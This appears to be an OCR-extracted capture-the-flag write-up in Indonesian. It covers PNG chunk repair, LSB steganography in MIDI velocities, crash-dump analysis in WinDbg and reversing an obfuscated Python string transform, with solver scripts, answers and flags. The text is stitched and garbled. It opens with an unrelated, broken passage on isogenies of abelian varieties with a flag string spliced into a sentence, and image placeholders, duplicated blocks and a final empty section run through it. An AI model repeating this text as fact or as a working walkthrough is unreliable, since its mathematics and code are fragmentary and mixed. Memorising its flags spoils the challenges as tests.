
If the groups are abelian varieties, then any morphism $f\colon A \to B$ of the underlying algebraic varieties **IFEST{kurang_susah}** isogeny, provided that $f(1_A$ morphism between the groups of $k$-valued points of $A$ and $B$, for any field $k$ over which $f$ is defined.

The terms "isogeny" and "isogenous" come from the Greek word ισογενη-ς, meaning "equal in kind or nature". The term "isogeny" was introduced by Weil; before this, the term "isomorphism" was somewhat confusingly used for what is now called an isogeny.


## Forensic/Tsundere Hex-chan




Cuma hex fixing biasa





Fix IHDR chunk sama tadi ada CRCnya yg eror (bisa cek di nayuki.io)



| Start offset | Raw bytes | Chunk outside | Chunk inside | Errors |
|---|---|---|---|---|
| 0 | 89 50 4e 47 0d 0a 1a 0a | • Special: File signature<br>• Length: 8 bytes | • "□PNG CR LF SUB LF" | |
| 8 | 00 00 00 0d 41 4c 59 41 00 00 03 86 00 00 03 86 08 02 00 00 00 3f 11 19 5a | • Data length: 13 bytes<br>• Type: ALYA<br>• Name: Unknown<br>• Critical (0)<br>• Public (0)<br>• Reserved (0)<br>• Unsafe to copy (0)<br>• CRC-32: 3F11195A | | • CRC-32 mismatch (calculated from data: AF8FEEB7)<br>• Chunk must be after IHDR chunk |
| 33 | 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b | • Data length: 9 bytes<br>• Type: pHYs<br>• Name: Physical pixel dimensions<br>• Ancillary (1)<br>• Public (0)<br>• Reserved (0)<br>• Safe to copy (1)<br>• CRC-32: 952B0E1B | • Horizontal resolution: 3780 pixels per unit (≈ 96 DPI)<br>• Vertical resolution: 3780 pixels per unit (≈ 96 DPI)<br>• Unit specifier: Metre (1) | • Chunk must be after IHDR chunk |


## Forensic/The Maestro




Diberikan file .midi dan sc, yang kira2 adalah konsepnya kayak LSB

chall.py

```
import mido
import random

def text_to_bits(text):
    return ''.join(format(ord(c), '08b') for c in text)
```

```
def encode_message_in_midi(midi_file, message, output_file, seed=None):
    mid = mido.MidiFile(midi_file)
    binary_message = text_to_bits(message)
    message_index = 0
    max_len = len(binary_message)

    if seed:
        random.seed(seed)

    note_on_messages = []
    for track in mid.tracks:
        for msg in track:
            if msg.type == 'note_on':
                note_on_messages.append(msg)
    random.shuffle(note_on_messages)

    for msg in note_on_messages:
        if message_index < max_len:
            bit = int(binary_message[message_index])
            if bit == 1:
                msg.velocity = min(127, msg.velocity | 1)
            else:
                msg.velocity = msg.velocity & ~1
            message_index += 1

    mid.save(output_file)
    print(f"Message encoded and saved to {output_file}")

encode_message_in_midi('beginner.mid',
'IFEST{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}', 'maestro.mid',
seed=random.randint(0,1337))
```

solv.py

```
import mido
import random

def bits_to_text(bits):
    chars = []
    for i in range(0, len(bits), 8):
```

```
        byte = bits[i:i+8]
        chars.append(chr(int(byte, 2)))
    return ''.join(chars)

def decode_message_with_seed(midi_file, seed):
    mid = mido.MidiFile(midi_file)
    binary_message = []
    note_on_messages = []
    for track in mid.tracks:
        for msg in track:
            if msg.type == 'note_on':
                note_on_messages.append(msg)

    random.seed(seed)
    random.shuffle(note_on_messages)

    for msg in note_on_messages:
        lsb = msg.velocity & 1
        binary_message.append(str(lsb))

    binary_message = ''.join(binary_message)

    if len(binary_message) % 8 != 0:
        binary_message = binary_message[:-(len(binary_message) % 8)]
    return bits_to_text(binary_message)

def brute_force_decode(midi_file, max_seed=1337, target_prefix="IFEST"):
    for seed in range(max_seed + 1):
        decoded_message = decode_message_with_seed(midi_file, seed)
        if decoded_message.startswith(target_prefix):
            print(f"Found matching seed: {seed}")
            print(f"Decoded message: {decoded_message}")
            return decoded_message, seed
    print("No matching seed found within the range.")
    return None, None

# Usage
decoded_message, found_seed = brute_force_decode('maestro.mid',
max_seed=1337, target_prefix="IFEST")
```


```
if decoded_message:
    print(f"Message: {decoded_message}")
else:
    print("Flag not found.")
```

Pakai mido, dari sc, flag disisipin melalui velocity/kecepatan audionya, kita ekstrak dari situ pake fungsi yang mirip2 (dibawah ini sc aslinya).


Di solver kita bruteforce seednya karena ada seed yang dipake buat ngerand.

```
    note_on_messages = []
    for track in mid.tracks:
        for msg in track:
            if msg.type == 'note_on':
                note_on_messages.append(msg)
    random.shuffle(note_on_messages)

    for msg in note_on_messages:
        if message_index < max_len:
            bit = int(binary_message[message_index])
            if bit == 1:
                msg.velocity = min(127, msg.velocity | 1)
            else:
                msg.velocity = msg.velocity & ~1
            message_index += 1
```

Result



## Forensic/Your PC ran into a problem and needs to restart




Parser used: BlueScreenViewer & WinDbg (pakai WinDbg aja udah cukup sebenernya)
Ada semua sih di WinDbg

```
# 1. When was the dump captured? [mm/dd/yyyy]
# 2. What is the bug check code and its name? [0xcode:name]
# 3. What is the name of the terminated process?
# 4. What is the kernel version?
# 5. What is the address of the exceptions handler function? [0xaddress]

import struct
from pwn import *

p = remote('157.230.38.61', 11511)
p.recv()
ans = [
 '10/18/2009',
 '0xf4:CRITICAL_OBJECT_TERMINATION',
 'csrss.exe',
 '6.0.6002.18005',
 '0xfffff80001e71ffc' #01e72b40
```

```
 '',
]
for i in ans:
 p.sendlineafter(b'> ', i.encode())
 print(p.recv())
```

Kita bisa cek properti dari dump bsodnya pakai command *!analyze -v* di WinDbg

```
SYMBOL_NAME:  nt!PspCatchCriticalBreak+93

MODULE_NAME: nt

IMAGE_NAME:  ntkrnlmp.exe

IMAGE_VERSION:  6.0.6002.18005

STACK_COMMAND:  .process /r /p 0xfffffa800aebb8f0; .thread 0xfffffa800aeafbb0 ; kb

FAILURE_BUCKET_ID:  0xF4_csrss.exe_BUGCHECK_CRITICAL_PROCESS_aeafbb0_nt!PspCatchCriticalBreak+93

OS_VERSION:  0.0.6002.18005
```


```
SYMBOL_NAME:  nt!PspCatchCriticalBreak+93

MODULE_NAME: nt

IMAGE_NAME:  ntkrnlmp.exe

IMAGE_VERSION:  6.0.6002.18005

STACK_COMMAND:  .process /r /p 0xfffffa800aebb8f0; .thread 0xfffffa800aeafbb0 ; kb

FAILURE_BUCKET_ID:  0xF4_csrss.exe_BUGCHECK_CRITICAL_PROCESS_aeafbb0_nt!PspCatchCriticalBreak+93

OS_VERSION:  0.0.6002.18005
```


(kernel version)

```
STACK_TEXT:
fffffa60`054231a8 fffff800`02172353     : 00000000`000000f4 00000000`00000003 fffffa80`0aebb8f0 fffffa80`0aebbb28 : nt!KeBugCheckEx
fffffa60`054231b0 fffff800`0208b358     : fffffa80`0aeafbb0 fffffa80`0aeafbb0 fffffa60`05423c20 fffffa60`05423a40 : nt!PspCatchCriticalBreak+0x93
fffffa60`054231f0 fffff800`020bef50     : fffffa80`0aeafbb0 00000000`00000008 fffffa60`05423c20 00000000`00000008 : nt! ?? ::NNGAKEGL::`string'+0x110f6
fffffa60`05423240 fffff800`01e72ef3     : fffffa80`0aebb8f0 fffffa80`0aeafbb0 fffffa60`05423320 fffffa60`05423c20 : nt!NtTerminateProcess+0xd8
fffffa60`054232a0 fffff800`01e73400     : fffff800`01ed32cd fffffa60`05423b78 fffffa60`05423ca0 fffffa60`05423c20 : nt!KiSystemServiceCopyEnd+0x13
fffffa60`05423438 fffff800`01ed32cd     : fffffa60`05423b78 fffffa60`05423ca0 fffffa60`05423c20 00000000`00af1990 : nt!KiServiceLinkage
fffffa60`05423440 fffff800`01e732a9     : fffffa60`05423b78 00000000`0001a500 fffffa60`05423c20 00000000`00af2148 : nt! ?? ::FNODOBFM::`string'+0x2935c
fffffa60`05423a40 fffff800`01e720a5     : 00000000`00000001 00000000`00000000 00000000`00000001 00000000`0001a500 : nt!KiExceptionDispatch+0xa9
fffffa60`05423c20 00000000`76e49790     : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!KiPageFault+0x1e5
00000000`00af0e20 00000000`00000000     : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : 0x76e49790
```

Retaddr - 0xa9 = `0xfffff80001e71ffc`

(Handler address)

```
Value: 0xf4

Key  : Bugcheck.Code.TargetModel
Value: 0xf4

Key  : CriticalProcessDied.ExceptionCode
Value: aeafbb0

Key  : CriticalProcessDied.Process
Value: csrss.exe

Key  : Failure.Bucket
```

(terminated process)

| Dump File | Crash Time | Bug Check String | Bug Check Code |
|---|---|---|---|
| bsod.dmp | 18/10/2009 05:46:51 | CRITICAL_OBJECT_TERMINATION | 0x000000f4 |


(yang ini pake BlueScreenViewer dapet bug check code, bug string, crash time)

```
└─$ python3 ans.py
[+] Opening connection to 157.230.38.61 on port 11511: Done
b'\nWhat is the bug check code and its name? [0xcode:name]\n'
```

```
b'\nWhat is the name of the terminated process?\n'
b'\nWhat is the kernel version?\n'
b'\nWhat is the address of the exceptions handler function? [0xaddress]\n'
b'\nThanks, now I will report it to my IT support! Here is your flag:
IFEST{we_all_hate_bsod_dont_we!?}\n\n'
```

## Reverse Engineering

### Reverse Engineering/awawa




Diberikan obfuscated python code

```python
def awawawawa(text):
    def awawawawawawawawa(t):
        return [c for c in t]

    def awawawawawawawawawa(chars):
        return ''.join(chars)

    def awawawawawawawawawawawa(t):
        return awawawawawawawawawawawawawawawa(t, 5)

    def awawawawawawawawawawawawa(t):
        return awawawawawawawawawawawawawawawawawa(t)
```

```
    def awawawawawawawawawawawawawawa(t):
        t = awawawawawawawawawawawawawawawawa(t)
        return awawawawawawawawawawawawawawawawa(t)

    def awawawawawawawawawawawawawawa(t,
awawawawawawawawawawawawawawawawawawawa):
        if awawawawawawawawawawawawawawawawawa == 0:
            return t
        return awawawawawawawawawawawawawawawawawawawawa(t[::-1],
awawawawawawawawawawawawawawawawawawawa - 1)

    def awawawawawawawawawawawawawawawawawawawa(t,
awawawawawawawawawawawawawawawawawawawa):
        if awawawawawawawawawawawawawawawawawawa == 0:
            return t
        if len(t) > 10:
            return awawawawawawawawawawawawawawa(t[::-1],
awawawawawawawawawawawawawawawawawawawa - 1)
        else:
            return awawawawawawawawawawawawawawa(t,
awawawawawawawawawawawawawawawawawawawa - 1)

    def awawawawawawawawawawawawawawawawawa(t):
        if len(t) % 2 == 0:
            return awawawawawawawawawawawawawawawawawawawawa(t[::-1], 4)
        else:
            return awawawawawawawawawawawawawawa(t[::-1], 3)

    def awawawawawawawawawawawawawawawawa(t):
        t = awawawawawawawawawawawawawawawawawawawawa(t)
        return awawawawawawawawawawawawawawawawawawawawawawa(t)

    def awawawawawawawawawawawawawawawawawawawawawawawa(t):
        if len(t) > 0:
            return t[::-1]
        return t

    def awawawawawawawawawawawawawawawawawawawawawawa(t):
```

```
        awawawawawawawawawawawawawawawawawawawawawawa = t
        for i in range(100):
            awawawawawawawawawawawawawawawawawawawawawawa =
awawawawawawawawawawawawawawawawawawawawawawa[::-1] if i % 2 == 0 else
awawawawawawawawawawawawawawawawawawawawawawa
        return awawawawawawawawawawawawawawawawawawawawawawa

    def awawawawawawawawawawawawawawawawa(t):
        for i in range(50):
            t = t[::-1]
            if i % 5 == 0:
                t = t[::-1]
            if i % 7 == 0:
                t = t[::-1]
        return t

    def awawawawawawawawawawawawawawawawawawawawawawawawawawawawawa(t):
        t = awawawawawawawawawawawawawawawa(t)
        t = awawawawawawawawawawawawawawawawawawawawawawawawawa(t)
        t = awawawawawawawawawawawawawawa(t, 10)
        t = awawawawawawawawawawawawawawawawawa(t)
        t = awawawawawawawawawawawawa(t)
        return t

    def awawawawawawawawawawawawawawawawawawawawawawawawawawawawa(t,
awawawawawawawawawawawawawawawawawawawa):
        if awawawawawawawawawawawawawawawawawawawa <= 0:
            return t
        return awawawawawawawawawawawawawawawawawawawawawawawawawa(t[::-1],
awawawawawawawawawawawawawawawawawawawa - 1)

    def awawawawawawawawawawawawawawawawawawawawawawawawawa(t,
awawawawawawawawawawawawawawawawawawawa):
        if awawawawawawawawawawawawawawawawawawawa <= 0:
            return t
        return awawawawawawawawawawawawawawawawawawawawawawawawawawawa(t[::-
1], awawawawawawawawawawawawawawawawawawawa - 1)
```

```
    def awawawawawawawawawawawawawawawawawawawawawawawawawawawawawa(t,
awawawawawawawawawawawawawawawawawawawawa):
        if awawawawawawawawawawawawawawawawawawawa <= 0:
            return t
        return
awawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawa(t[::-1],
awawawawawawawawawawawawawawawawawawawawa - 1)

    def awawawawawawawawawawawawawawawawawawawawawawawawawawawa(t):
        chunks = awawawawawawawawa(t)
        awawawawawawawawawawawawawawawawawawawawawawawawawawawawa = ""
        for i in range(len(chunks)):
            if i % 2 == 0:
                awawawawawawawawawawawawawawawawawawawawawawawawawawawa +=
chunks[i].upper()
            else:
                awawawawawawawawawawawawawawawawawawawawawawawawawawawawa +=
chunks[i].lower()
        return
awawawawawawawawawawa(awawawawawawawawawawawawawawawawawawawawawawawawawawa)

    def
awawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawa(t):
        return
awawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawa(t, 15)

    def
awawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawa(t):
        if len(t) > 5:
            return awawawawawawawawawawawawawawawawa(t, 4)
        elif len(t) < 2:
            return awawawawawawawawawawawawawawawawawawawawa(t)
        else:
            return
awawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawa(t, 2)

    def awawawawwawawawawawwawawawwawawawwaa(t):
        t = awawawawawawawawawawawawawawawa(t)
```


```
        t = awawawawawawawawawawawawawawawawawawawawawawawawawawawawa(t,
8)
        t = awawawawawawawawawawawawawawawawawawawa(t, 5)
        t = awawawawawawawawawawawa(t)
        t = awawawawawawawawawawawawawawawawawawawawawawawa(t)
        return t

    def awawawawwawawwawawwawawawwawawa(t):
        for i in range(10):
            t = t[::-1]
            if i % 2 == 0:
                t = awawawawawawawawawawawa(t)
            else:
                t = awawawawawawawawawawawawa(t)
        return t

    def awawawwawawwawawawwawawwawawawwawawawwawawwawawa(t):
        t = awawawawawawawawawawawawawawawawawawawawawawawawa(t, 6)
        t = awawawawawawawawawawawawawawawawawawawawawawawawawawawawawa(t)
        t = awawawawawawawawawawawawawawawawawawawawawawawawawawawawa(t,
3)
        return t

    def awawawwawawawwawawawawwawawawwawawawwawawawawwawawawa(t):
        t = awawawawawawawawawawawawawawawawawawawawawawawawawawawawa(t,
4)
        t =
awawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawa(t)
        t = awawawawawawawawawawawawawawawawawawawawawawawa(t)
        t = awawawawwawawwawawwawawawwawawa(t)
        return t

    def awawawawwawawawawwawawawwawawawwawawawawwawawawwawawawa(t):
        t = awawawawwawawawawawwawawawwawawawwaa(t)
        t =
awawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawa(t)
        t = awawawawawawawawawawawawawawawa(t)
        t = awawawawawawawawawawawawawawawawawawawawawawawa(t)
        t = awawawawawawawawawawawawawawa(t, 7)
```

```
        return t

    def awawawwawawawawwawawawwawawawwawawawwawawwawawawwawawwawawawa(t):
        if len(t) % 2 == 0:
            t = awawawwawawawwawawawawwawawawwawawawwawawawawwawawawa(t)
        else:
            t = awawawawawwawawawwawawawwawawawwawawawawwawawawwawawawa(t)
        return t

    def
awawawwawawawawwawawawwawawawwawawawawwawawawwawawawwawawawa(t):
        t = awawawwawawawwawawawawwawawawwawawawwawawawawwawawawa(t)
        t = awawawawawwawawawwawawawwawawawwawawawawwawawawwawawawa(t)
        t =
awawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawa(t)
        return t

    def
aawawwawawawawwawawawawwawawwawawawwawawwaawwawwawawwawawawwawawawwaa(t):
        t = awawawawawawawawawawawawawawawawawawawawa(t, 3)
        t = awawawawawawawawawawawawawa(t)
        return t

    def
awawawwawawawawwawawawwawawwawawwawawawwawawwawawwawawwawawawawawawwawaw(t
):
        t =
awawawwawawawawwawawawwawawawwawawawawwawawawwawawawwawawawwawaa(t)
        t =
aawawwawawawawwawawawawwawawwawawawwawawwaawwawwawawwawawawwawawawwaa(t)
        t = awawawawawawawawawawawawawawawawawawawawawawawawawawawawawawa(t)
        t =
awawawwawawawawwawawawwawawawwawawawwawawwawawawwawawwawawawa(t)
        t = awawawwawawwawawawwawawwawawawwawawawwawawwawawa(t)
        t = awawawawawawawawawawawawawawawawawawawawawawawawawawawawawawa(t,
10)
        t = awawawawwawawawawawwawawawwawawawwaa(t)
        t = awawawawawwawawawwawawawwawawawwawawawawwawawawwawawawa(t)
```


```
        t =
awawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawawa(t)
        return t[::-1]

    awawawawawawawawawawawawawawawawawawawawawawawawawawawa =
awawawwawawawawwawawawwawawwawawwawawawwawawwawawwawawwawawawawawawwawaw(t
ext)

    awawawawawa = ""
    for i in range(len(awawawawawawawawawawawawawawawawawawawawawawawawawa)):
        if i % 2 == 0:
            awawawawawa +=
awawawawawawawawawawawawawawawawawawawawawawawawawawawawawa[i].upper()
        else:
            awawawawawa +=
awawawawawawawawawawawawawawawawawawawawawawawawawawawawawa[i].lower()

    return awawawawawa.encode('utf-8').hex()[::-1]

awa = "IFEST{xxxxxxxxxxxxxxxxxxxxxxxxxxxxx}"
awawa = awawawawa(awa)
print(awawa)

# d7333613e6f5e6133633f5333613e6f5e6133633f5333613e6f5e6133633b74537546694
```

Terlihat ribet, tapi cukup reverse transformationnya untuk mendapatkan flag. Berikut solvernya:

```
#!/usr/bin/env python3

ct = 'd7333613e6f5e6133633f5333613e6f5e6133633f5333613e6f5e6133633b74537546694'
rev = ct[::-1]
data = bytes.fromhex(rev)
awawawawawa = data.decode('latin1')
pt = ''.join(c.lower() for c in awawawawawa)
print(pt.replace('ifest', 'IFEST'))
```





## Reverse Engineering/Time Traveler's Dilemma





Parsing dulu crunch tracenya dari byte ke char, disini yang nonprintable nggak tak keluarin biar rapih hasilnya

```
#!/usr/bin/env python3
def is_printable(byte):
    return 32 <= byte <= 126 or byte in (9, 10, 13)

with open('session.chunked.pycrunch-trace', 'rb') as f:
    data = f.read()
printable_data = ''.join(chr(byte) for byte in data if is_printable(byte))

print(printable_data)
```

Sisanya aing cuma ctrl f i1 i2 i3 ntar ada value dari randnya





## Reverse Engineering/LinkedIn




